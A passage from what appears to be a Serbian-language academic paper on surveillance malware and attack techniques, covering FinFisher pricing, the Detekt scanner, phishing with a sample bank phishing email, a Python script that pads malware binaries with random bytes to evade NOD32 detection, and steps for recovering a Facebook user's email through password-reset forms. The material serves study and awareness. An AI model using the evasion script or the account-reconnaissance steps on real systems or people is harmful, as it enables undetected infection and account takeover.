[26] http://www.documentcloud.org/documents/804651-771-gamma-group-price-list-finfisher.html

4. Umetanje trojanca putem izmenjenog download fajla koji žrtva potražuje
5. Umetanje trojanca putem sistemskih updateova
6. Udaljeno instaliranje trojanca putem web sajtova koje žrtva posećuje

Ključni elementi ovog sistema su rutiranje žrtve kroz servere FinFly sistema, i sam sistem za instaliranje trojanca.

Sistem za instaliranje trojanca zove se Infection Proxy Project 1 ili skraćeno iProxy a razvila ga je kompanija DREAMLABS *[25]*. iProxy sistem obavlja autentifikaciju korisnika kroz RADIS sistem na RADIUS sistem ISP provajdera, tek nakon uspešne autentifikacije iProxy se umeće u komunikaciju između žrtve i FinFly ISP sistema.

Prema ponudi *[26]* koju je DREAMLABS dostavi Gamma International GmbH za Oman iProxy sistem košta:


- 72,600 CHF za analizu mreže, instaliranje hardvera i softvera i obuku
- 132,044 CHF infection proxy server
- 105,085 CHF za RADIUS server
- Ukupno 309,729 CHF

Autor nije pronašao dokumentaciju kojom se tvrdi da FinFly ISP može da umetne digitalne sertifikate za poznate servise Facebook, Gmail itd. i time omogući nesmetani nadzor tih komunikacija, međutim postoji osnovana sumnja da je tu ulogu odigrala firma Hacking Team iz Milana iz Italije.

3.2.3 Resist surveilance – Detekt

Detekt je besplatan softver čija je namena skeniranje Windows operativnog sistema u potrazi za tragovima popularnih virusa FinFisher i RCS. Ovaj alat može predstavljati jedan od načina odbrane od korporativne šijunaže. Međutim ovaj alat predstavlja samo sredstvo za detekciju prisustva virusa. Alat je nov u trenutku pisanja rada, i ne može garantovati 100% detekciju, i po rečima autora neretko se dešavaju false posivites rezultati.

Detekcija prisustva virusa se vrši skeniranjem memorije računara za poznatim paternima, odnosno regularnim izrazima, koji su karakteristični za ova dva virusa.



Slika 6 – alat Detekt detektuje napredne viruse

Na slici 6 vidimo alat Detekt sa prikazom rezultata skeniranja. Alat Detekt javno je publikovao Resist Surveilance na adresi https://resistsurveillance.org/

4 Socijalni inženjering i phishing

Socijalni inženjering predstavlja metode psihološke manipulacije nad ljudima da bi se dobile željene informacije. [27]

Najčešća svrha socijalnog inženjeringa je dobavljanje informacija, krađa podataka i neovlašćeni pristup sistemima.

Da bi napadač uspešno izvršio napad socijalnim inženjeringom potrebno je da odlično poznaje sistem ili proceduru sistema koju napada. Konkretno, do skoro je bilo moguće upotrebom socijalnog inženjeringa dobiti šifre od iCloud naloga korisnika, zapravo propust je bio u sigurnosnim procedurama Apple-a. Socijalni inženjering gotovo uvek zahteva od napadača lažno predstavljanje pred autoritetima koji imaju ovlašćenja koja su njemu potrebna. Na primer, napadač poseduje lične podatke koji su potrebni da se resetuje šifra na Neteller Ebanking sistemu, a to su 3 sigurnosna pitanja. Pored toga napadač mora imati pristup emailu žrtve. Nakon uspešne verifikacije u support centru napadač će resetovati šifru žrtve. Međutim posao dalje bez ostalih verifikacionih kodova za slanje novca biće mu onemogućen, međutim nije nemoguće da dođe do njih.

Danas se pazi prilikom izrada bezbednosnih procedura, tako da se napadači retko kad oslanjaju na sam socijalni inženjering ovog tipa, napadom autorizovanog tela, umesto toga napad se vrši na samu žrtvu, lažnim predstavljanjem.

Phishing predstavlja pokušaj da se dobave informacije kao što su korisničko ime, šifra, podaci kreditnih kartica, maskiranjem elektronske komunikacije da bi se žrtva zavarala da misli da je poruka stigla od pravog pošiljaoca [28]

Slobodno se može reći da je phishing zapravo nadgradnja socijalnog inžinjeringa, implemenitirana u virtuelnom svetu. Odnosno da je phishing evolouirana verzija socijalnog inženjeringa. Jedine tehnike i metode odbrane od socijalnog inženjeringa i phishinga jesu edukacija korisnika u smeru sigurnog i bezbednog ponašanja. Mnogi uspešni napadi na visoke instance kao što su grupa G20 izvršeni su preko phishing napada. Smatra se da su phishing napadi targetirani na visoko pozicionirane individue veoma uspešni.

Na slici 7 vidimo phishing email poslat od strane napadača da izgleda kao da je Trusted Banka poslala.

TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp

Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Slika 7 – phishing email

[27] https://www.owasp.org/index.php/Social_Engineering
[28] https://www.owasp.org/index.php/Phishing


5 Virusi

Kompjuterski virus je mali program dizajniran da nanese neku vrstu štete infiricarnom računaru, brisanjem podataka, sakupljanjem informacija, ili promenom rada računara. [29]

5.1 Modifikacija virusa

U ovom eksperimentu pokazaćemo na primeru kako se bilo koji tip virusa može lako modifikovati da bi se u velikoj meri izbegla njegova detekcija anti virus softvera NOD32, koji se smatra trenutno na tržištu najboljim komercijalnim antivirus rešenjem.

Emprijski se došlo do zaključka da se prilikom skeniranja fajlova anti virusi oslanjaju na bajesovu statistiku N-grama u binarnim fajlovima. Shodno tome eksperiment se bazira na promeni statistike.



Slika 8 – detekcija neželjene aplikacije od strane NOD32 ESET SMART SECURITY 7

Na slici 8 vidimo uspešnu detekciju Adware-a Win32/Somoto.D. Adware zapravo nije virus, nego neželjeni softver.

Hipoteza 1: Detekcija virusa i adware-a funkcioniše po istom principu kod NOD32 Antivirus sistema

[29] https://www.owasp.org/index.php/Computer_Viruses

Softver za manipulaciju binarnih fajlova je napisan u Python programskom jeziku. Algoritam softvera:

- Otvara fajl kao RB (Read Binary)
- Otvara fajl za pisanje WB (Write Binary)
- Iščitava originalni fajl
- Zapisuje originalni fajl
- Na kraju originalnog fajla
  - Dodaje generisan sadržaj korišćenjem linux device-a /dev/urandom
- Modifikovani fajl postaje veći


Hipoteza 2: Detekcija NOD32 bazirana na Bajesovoj statistici

fix.py


```
import os

res = os.listdir(".")
try:
  os.mkdir("../fixed")
except:
  pass

for i in res:
  if i != "fix.py":
    print "otvaram fajl %s" %(i)

    outfile = open("../fixed/"+i, "wb") # otvaram fajl za pisanje
    with open(i, "rb") as f:
      byte = f.read(1)
      outfile.write(byte)
      while byte != "":
        byte = f.read(1)
        outfile.write(byte)
      outfile.flush()

      # FIX NA KRAJU FAJLA
      totalb = 30
      for it in range(0, totalb):
        print "\t[%s / %s] Dodajem 1024 urandom bajta" %(it, totalb)
        tmp = os.urandom(1024*1024)
        outfile.write(tmp+"\n")
      #
      outfile.close()
      f.close()
    # end
  # End
# End
```

Slika 9 – softver napisan od strane autora za modifikaciju virusa

Slika 9 predstavlja source code alata korišćenog u eksperimentu. Slika 10 predstavlja rezultat izvršavanja programa.




Slika 10 – grafički prikaz promenjenog izvršnog fajla




Slika 11 – pokretanje izmenjene neželjene aplikacije

Na slici 11 vidimo da je Adware uspešno pokrenut i instaliran bez detekcije NOD32 antivirusa.



Slika 12 – detekcija originalnog virusa

Na slici 12 vidimo da je antivirus detektovao virus Win32/TrojanDownloader.Adload.NLS trojan.



Slika 13 – pokretanje izmenjenog virusa

Nakon izmene originalnog fajla virusa, virus Win32/TrojanDownloader.Adload.NLS trojan uspešno je inficirao sistem žrtve što se vidi na slici 13, ali je antivirus detektovao njegovu konekciju ka sajtu za koji smatra da nije bezbedan.


FAJL sctmp.exe	SHA256 suma
Originalan fajl	ed23b21a58523d52defdac70ced6ec5980a84aaeebed473e18bd6345a1cd5d81
Promenjen fajl	fa43ffe0510571d09ddb20e2e565b1e9fb72084207674a42ef2bab14bf693fdd

Dolazimo do zaključka da su obe hipoteze potvrđene.

Informacije o virusu

Virus preuzet sa: http://www.malwareblacklist.com/showMDL.php

Reč je o virusu novijeg datuma, pa je zato ovom metodom uspešno „sakriven“.




6 Ekstrakovanje tajnih informacija korišćenjem javno dostupnih servisa

Osnova svakog dobrog napada jeste dobra priprema terena. Odnosno prikupljanje svih javno dostupnih informacija o meti, ali i obrada javno dostupnih informacija iz kojih se dolazi do tajnih informacija. Ovaj proces može se nazvati open source intelligence, gde se po teoriji upotrebom 95% javnih informacija dolazi do tajnih informacija. U ovom radu obrađene su osnovne tehnike prikupljanja tajnih informacija iz javno dostupnih servisa.


6.1 Pronalaženje email adrese upotrebom informacija sa FB profila

Facebook bezbednosne procedure lošije u odnosu na Twitterove, što se vidi na primerima u daljem tekstu. Twitter se ne može eksploatisati kao Facebook u ovom smeru, shodno tome Twitter neće biti tema obrade.




Slika 14 – targetorani Facebook profil

Na slici 14 vidimo FB profil sa kojim napadač nije prijatelj. Korisna informacija sa profila jeste rezervisano korisničko ime profila, odnosno **x0x1x2x3.**



Slika 15 – unošenje korisničkog imena profila u formu za resetovanje šifre


Na slici 15 napadač unosi podatak o korisničkom imenu koji je pronašao u formu za povraćaj šifre.



Slika 16 – rezultat forme za resetovanje šifre


Na slici 16 napadač dobija deo tajne informacije, a to je zamaskirana email adresa žrtve. Rezultat je: d****c@a****.me. Napadač mora posedovati intuiciju ili listu popularnih email servisa, do koje se lako dolazi. Takođe napadač treba da pretpostavi šablon na osnovu kog je kreirano korisničko ime na email servisu. U ovom slučaju radi se o tehničkom licu, tako da je njegov username dpanic. Kreiranjem liste mogućih email servisa dolazi se do about.me AOL email servisa.

Napadač verifikuje email adresu unošenjem u formu za reset šifre, nakon uspešne verifikacije pretpostavljene email adrese napadač dobija formu na slici 17.



Slika 17 – verifikovanje email adrese kroz formu za resetovanje šifre


Napadač je prikupio žrtvinu email adresu, nakon toga može upotrebiti razne pretrage na online servisima koristeći tu adresu. U ovom tekstu prikazaćemo pretragu na Skype sistemu. Neretko se dešava u praksi da korisnik registruje @live, @hotmail adrese koje nakon nekog vremena isteknu. Pa napadač u cilju preuzimanja FB naloga može kreirati identičnu email adresu i preuzeti nalog. U trenutku 